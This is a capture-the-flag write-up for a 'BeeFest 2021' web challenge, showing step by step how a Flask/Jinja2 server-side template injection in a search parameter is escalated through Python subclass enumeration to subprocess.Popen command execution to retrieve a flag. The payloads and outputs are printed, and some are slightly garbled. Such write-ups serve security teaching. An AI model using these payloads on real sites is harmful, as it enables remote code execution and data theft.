


BeeFest 2021 Capture The Flag Web Exploitation Challenge - "My Discussion Blog"

In this challenge, we are given a website to visit. Here's how it looks...



On the home page, there are 4 posts.
If you open all existing posts, the most interesting post is the 4th post.
The content of the post is as follows..



If it can be understood well, we can assume that there is a person whose name is Bill and he once posted something somewhat private to him by accident. For now, just hold the information that we have obtained first and we can continue to observe the website.

Then on the Home page, there are About and Post tabs.



Next, let's open the source code, who knows if there is something important. Here's what it looks like...


```
1 <!doctype html>
2 <html lang="en">
3 <head>
4 <!-- Required meta tags -->
5 <meta charset="utf-8">
6 <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
7
8 <!-- Bootstrap CSS -->
9 <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css" integrity="sha384-ggOyR0iXCbMQv3Xipma34MD+d
10
11 <title></title>
12 </head>
13 <body>
14 <nav class="navbar navbar-expand-md navbar-light bg-light">
15 <a class="navbar-brand" href="/">Home</a>
16 <div class="collapse navbar-collapse" id="navbarNav">
17 <ul class="navbar-nav">
18 <li class="nav-item active">
19 <a class="nav-link" href="#">About</a>
20 </li>
21 </ul>
22 <ul class="navbar-nav">
23 <li class="nav-item active">
24 <a class="nav-link" href="#">Post</a>
25 </li>
26 </ul>
27 </div>
28 <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarNav" aria-controls="navbarNav" aria-expanded="false" a
29 <span class="navbar-toggler-icon"></span>
30 </button>
31 <div class="collapse navbar-collapse" id="navbarNav">
32 <ul class="navbar-nav">
33 <li class="nav-item active">
34 <a class="nav-link" href="/about?search="></a>
35 </li>
36 </ul>
37 </div>
38 </nav>
39 <div class="container">
40
41 <h1> Welcome to My Blog </h1>
42
43
```

Here, we can see why the About and Post tabs do not respond to anything, because they do not redirect us to any site / link.

But if you look at the source code again, there is an interesting link that seems to be able to lead us to an interesting page.


```
<li class="nav-item active">
  <a class="nav-link" href="/about?search="></a>
</li>
```

Here, we can try to click the link,
and it turns out that we are redirected to the About page..



At this point, if the entire text can be understood well, the important information is actually only in paragraph 2. The text explains that this website is made with a framework that is often called a "template" or related to website templates.


Maybe we can search around on Google what is meant by the explanation.
How to look for it can be like this...



And from the search results, it turns out that there is a Server Side Template Injection vulnerability

Now, what's next?


When we see the URL bar, there is a "search" parameter. You can try typing something there.



Site still under construction

test

There is a "Site still under construction" Maybe on this page is the location of the Injection Point. Now we can test the parameter with a basic SSTI payload.



Site still under construction

49

Payload = {{7*7}}

What does it mean?


→ The reason for using double-curly-braces is because the website that has this SSTI vulnerability uses the Flask/Jinja2 Template. And the application which interacts with the Flask backend code itself receives user's input with **Template Expression** input.

→ 7*7 is optional, any other number inputs will still be executed and strings will be rendered.

Note :

The very basic SSTI vulnerability usually comes from Flask backend code that uses Template Expression to receive the user's input and renders it using **render template string**.

Next, we can use the following payload to list items that include Flask configurations.



Site still under construction


```
dict_items([('ENV', 'production'), ('DEBUG', False), ('TESTING', False), ('PROPAGATE_EXCEPTIONS', None), ('PRESERVE_CONTEXT_ON_EXCEPTION', None), ('SECRET_KEY', 'BeeFest{this is fake, brother.}'), ('PERMANENT_SESSION_LIFETIME', datetime.timedelta(days=31)), ('USE_X_SENDFILE', False), ('SERVER_NAME', None), ('APPLICATION_ROOT', '/'), ('SESSION_COOKIE_NAME', 'session'), ('SESSION_COOKIE_DOMAIN', False), ('SESSION_COOKIE_PATH', None), ('SESSION_COOKIE_HTTPONLY', True), ('SESSION_COOKIE_SECURE', False), ('SESSION_COOKIE_SAMESITE', None), ('SESSION_REFRESH_EACH_REQUEST', True), ('MAX_CONTENT_LENGTH', None), ('SEND_FILE_MAX_AGE_DEFAULT', None), ('TRAP_BAD_REQUEST_ERRORS', None), ('TRAP_HTTP_EXCEPTIONS', False), ('EXPLAIN_TEMPLATE_LOADING', False), ('PREFERRED_URL_SCHEME', 'http'), ('JSON_AS_ASCII', True), ('JSON_SORT_KEYS', True), ('JSONIFY_PRETTYPRINT_REGULAR', False), ('JSONIFY_MIMETYPE', 'application/json'), ('TEMPLATES_AUTO_RELOAD', None), ('MAX_COOKIE_SIZE', 4093)])
```

There is a SECRET_KEY, but only a fake flag.

To continue the injection of SSTI even deeper, we need such a thing as

Method Resolution Order (mro) and also lists the **subclasses**.

*(Now, of course there are much more easier steps on SSTI to read internal files.
But this one is RCE edition, which is the so-called "Remote Code Execution")*



Site still under construction

```
[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>, <class 'bytearray'>, <class 'bytes'>, <class 'list'>, <class 'NoneType'>, <class 'NotImplementedType'>, <class 'traceback'>, <class 'super'>, <class 'range'>, <class 'dict'>, <class 'dict_keys'>, <class 'dict_values'>, <class 'dict_items'>, <class 'odict_iterator'>, <class 'set'>, <class 'str'>, <class 'slice'>, <class 'staticmethod'>, <class 'complex'>, <class 'float'>, <class 'frozenset'>, <class 'property'>, <class 'managedbuffer'>, <class 'memoryview'>, <class 'tuple'>, <class 'enumerate'>, <class 'reversed'>, <class 'stderrprinter'>, <class 'code'>, <class 'frame'>, <class 'builtin function or method'>, <class 'method'>, <class 'function'>, <class 'mappingproxy'>, <class 'generator'>, <class 'getset_descriptor'>, <class 'wrapper_descriptor'>, <class 'method-wrapper'>, <class 'ellipsis'>, <class 'member_descriptor'>, <class 'types.SimpleNamespace'>, <class 'PyCapsule'>, <class 'longrange_iterator'>, <class 'cell'>, <class 'instancemethod'>, <class 'classmethod_descriptor'>, <class 'method_descriptor'>, <class 'callable_iterator'>, <class 'iterator'>, <class 'coroutine'>, <class 'coroutine_wrapper'>, <class 'moduledef'>, <class 'EncodingMap'>, <class 'fieldnameiterator'>, <class 'formatteriterator'>, <class 'filter'>, <class 'map'>, <class 'zip'>, <class 'BaseException'>, <class 'hamt'>, <class 'hamt_array_node'>, <class 'hamt_bitmap_node'>, <class 'hamt_collision_node'>, <class 'keys'>, <class 'values'>, <class 'items'>, <class 'Context'>, <class 'ContextVar'>, <class 'Token'>, <class 'Token.MISSING'>, <class 'frozen importlib.ModuleLock'>, <class 'frozen importlib.DummyModuleLock'>, <class 'frozen importlib.ModuleLockManager'>, <class 'frozen importlib.installed_safely'>, <class 'frozen importlib.ModuleSpec'>, <class 'frozen importlib.BuiltinImporter'>, <class 'classmethod'>, <class 'frozen importlib.FrozenImporter'>, <class 'frozen importlib.ImportLockContext'>, <class 'thread.localdummy'>, <class 'thread.local'>, <class 'thread.lock'>, <class 'thread.RLock'>, <class 'zipimport.zipimporter'>, <class 'frozen importlib.external.WindowsRegistryFinder'>, <class 'frozen importlib.external.LoaderBasics'>, <class 'frozen importlib.external.FileLoader'>, <class 'frozen importlib.external.NamespacePath'>, <class 'frozen importlib.external.NamespaceLoader'>, <class 'frozen importlib.external.PathFinder'>, <class 'frozen importlib.external.FileFinder'>, <class 'io.IOBase'>, <class 'io.BytesIOBuffer'>, <class 'io.IncrementalNewlineDecoder'>, <class 'posix.ScandirIterator'>, <class 'posix.DirEntry'>, <class 'codecs.Codec'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <class 'codecs.StreamReaderWriter'>, <class 'codecs.StreamRecoder'>, <class 'abc.data'>, <class 'abc.ABC'>, <class 'dict.itemiterator'>, <class 'collections.abc.Hashable'>, <class 'collections.abc.Awaitable'>, <class 'collections.abc.AsyncIterable'>, <class 'collections.abc.AsyncGenerator'>, <class 'collections.abc.Iterable'>, <class 'bytes_iterator'>, <class 'bytearray_iterator'>, <class 'dict.keyiterator'>, <class 'dict.valueiterator'>, <class 'list_iterator'>, <class 'list.reverseiterator'>, <class 'range_iterator'>, <class 'set_iterator'>, <class 'str_iterator'>, <class 'tuple_iterator'>, <class 'collections.abc.Sized'>, <class 'collections.abc.Container'>, <class 'collections.abc.Callable'>, <class 'os.wrap_close'>, <class 'sitebuiltins.Quitter'>, <class 'sitebuiltins.Printer'>, <class 'sitebuiltins.Helper'>, <class 'uwsgi.Input'>, <class 'uwsgi.SymbolsImporter'>, <class 'uwsgi.ZipImporter'>]
```


The subclasses seen here are subclasses in Python Programming Language.

And at this point, what we need to look for is a subclass that we can use for doing RCE (*Remote Code Execution*) by creating a child program / child process, as a result we will be able to inject a command and the website will provide an output which is the contents of the server's machine.

Here's how to do it.

We need to find **subprocess.Popen**.

And we can use the ctrl+F to find the subprocess.Popen.



```
'markupsafe.MarkupEscapeHelper', <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class 'select.poll'>, <class 'select.epoll'>, <class 'selectors.BaseSelector'>, <class 'tokenize.Untokenizer'>, <class 'traceback.FrameSummary'>, <class 'traceback.TracebackException'>, <class 'weakrefset.IterationGuard'>, <class 'weakrefset.WeakSet'>, <class 'threading.RLock'>, <class 'threading.Condition'>, <class 'threading.Semaphore'>, <class 'threading.Event'>, <class 'threading.Barrier'>, <class 'threading.Thread'>, <class 'subprocess.CompletedProcess'>, <class 'subprocess.Popen'>, <class 'socket.socket'>, <class 'socketserver.BaseServer'>, <class 'socketserver.ForkingMixIn'>, <class 'socketserver.ThreadingMixIn'>, <class 'socketserver.BaseRequestHandler'>, <class 'weakref.finalize.Info'>, <class 'weakref.finalize'>, <class 'hashlib.HASH'>, <class 'blake2.blake2b'>, <class 'blake2.blake2s'>, <class 'sha3.sha3_224'>, <class 'sha3.sha3_256'>, <class 'sha3.sha3_384'>, <class 'sha3.sha3_512'>, <class 'sha3.shake_128'>, <class 'sha3.shake_256'>, <class 'random.Random'>, <class 'urllib.parse.ResultMixinStr'>, <class 'urllib.parse.ResultMixinBytes'>, <class 'urllib.parse.NetlocResultMixinBase'>, <class 'calendar.localized_month'>, <class 'calendar.localized_day'>, <class 'calendar.Calendar'>, <class 'subprocess.Popen'
```


Here's the payload that we can use..

```
Payload = {'__class__.__mro__[1].__subclasses__()[1:]}}
```

-> [1:] = means we will list out all the existing subclasses from the first index to the end.

-> Then, we can shorten our search by (for example) list out the classes from 100th index until the end.

-> And so on...and so on until we find which index is the subprocess.Popen which is found in index number 220th.



```
localhost/about?search={'__class__.__mro__[1].__subclasses__()[220]}
```

Site still under construction

```
<class 'subprocess.Popen'>
```

Next step..

```
Payload = {'__class__.__mro__[1].__subclasses__()[220]('ls', shell=True, stdout=-1).communicate())}
```

Inject the command...and this is the result.

Site still under construction

```
(b'Bill_keep_it_safe_note.txt\nDockerfile\napp.ini\napp.py\nndatabase.db\ninit_db.py\nschema.sql\nstatic\ntemplates\ntest.txt\n', None)
```

If it's like this, the RCE has been successfully done.


Based on the information we got earlier, there is a file whose name is
"Bill_keep_it_safe_note.txt"
We can just open the contents right away.

Site still under construction

(b'<h2> Bill\'s Post </h2>\n\n<p> Hey Steve, I accidentally post my secret "thing". </p>\n<p> That is my privacy, so if you don\'t mind would you remove that "note" for me? </p>\n<p> Or if you don\'t want to remove it, just keep it safe...don\'t tell the others, okay? </p>\n\n<p> The name of the note is /Th15_1s_B1ll_s3cr3t.txt </p>\n<p> And btw, you can also access the file straight from the URL, yes? </p>\n\n<p> Thanks :D </p>\n', None)

From the explanation in the content of the text, it can be concluded that the secret file is on the note with the name "Th15_1s_B1ll_s3cr3t.txt"

And it is also explained that, we can access the note directly via the URL
Then...



Flag = BeeFest{y3s_5571_indeed_c0ngr4t5}

----- DONE -----